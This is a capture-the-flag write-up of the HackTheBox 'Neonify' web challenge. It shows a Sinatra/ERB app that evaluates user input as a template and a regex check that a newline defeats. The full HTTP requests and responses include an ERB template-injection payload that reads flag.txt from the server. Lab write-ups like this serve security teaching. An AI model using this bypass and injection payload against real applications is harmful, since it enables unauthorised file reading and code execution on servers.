

Neonify

1) Checked security




```ruby
class NeonControllers < Sinatra::Base

  configure do
    set :views, "app/views"
    set :public_dir, "public"
  end

  get '/' do
    @neon = "Glow With The Flow"
    erb :'index'
  end

  post '/' do
    if params[:neon] =~ /^[0-9a-z ]+$/i
      @neon = ERB.new(params[:neon]).result(binding)
    else
      @neon = "Malicious Input Detected"
    end
    erb :'index'
  end

end
```



```
<!DOCTYPE html>
<html>
<head>
    <title>Neonify</title>
    <link rel="stylesheet" href="stylesheets/style.css">
    <link rel="icon" type="image/gif" href="/images/gem.gif">
</head>
<body>
    <div class="wrapper">
        <h1 class="title">Amazing Neonify Generator</h1>
        <form action="/" method="post">
            <p>Enter Text to Neonify</p><br>
            <input type="text" name="neon" value="">
            <input type="submit" value="Submit">
        </form>
        <h1 class="glow"><%= @neon %></h1>
    </div>
</body>
</html>

```


2) We can bypass the regex match by inserting a newline



```
POST / HTTP/1.1
Host: 94.237.52.115:48398
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://94.237.52.115:48398
Connection: close
Referer: http://94.237.52.115:48398/
Upgrade-Insecure-Requests: 1

neon=hel%0a.loo
```

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 543
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.6.1 (Ruby/2.7.5/2021-11-24)
Date: Tue, 04 Jun 2024 17:07:44 GMT
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Neonify
    </title>
    <link rel="stylesheet" href="stylesheets/style.css">
    <link rel="icon" type="image/gif" href="/images/gem.gif">
  </head>
  <body>
    <div class="wrapper">
      <h1 class="title">
        Amazing Neonify Generator
      </h1>
      <form action="/" method="post">
        <p>
          Enter Text to Neonify
        </p>
        <br>
        <input type="text" name="neon" value="">
        <input type="submit" value="Submit">
      </form>
      <h1 class="glow">
        hel
        .loo
      </h1>
    </div>
  </body>
</html>
```

3) Got the flag



Target: http://94.237.52.115:48398

HTTP/1

Request

```
POST / HTTP/1.1
Host: 94.237.52.115:48398
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://94.237.52.115:48398
Connection: close
Referer: http://94.237.52.115:48398/
Upgrade-Insecure-Requests: 1

neon=a%0a%3c%25%3d%20File.open('flag.txt').read%20%25%3e
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=utf-8
Content-Length: 562
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.6.1 (Ruby/2.7.5/2021-11-24)
Date: Tue, 04 Jun 2024 17:09:35 GMT
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Neonify
    </title>
    <link rel="stylesheet" href="stylesheets/style.css">
    <link rel="icon" type="image/gif" href="/images/gem.gif">
  </head>
  <body>
    <div class="wrapper">
      <h1 class="title">
        Amazing Neonify Generator
      </h1>
      <form action="/" method="post">
        <p>
          Enter Text to Neonify
        </p>
        <br>
        <input type="text" name="neon" value="">
        <input type="submit" value="Submit">
      </form>
      <h1 class="glow">
        a
        HTB{r3pl4c3m3n7_s3cur1ty}
      </h1>
    </div>
  </body>
</html>
```

Inspector

Selection 50 (0x32)

Selected text

```
%0a%3c%25%3d%20File.open('flag.txt').
read%20%25%3e
```

Decoded from: URL encoding

```
\n
<%= File.open('flag.txt').read %>
```

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 0

Request headers 11

Response headers 8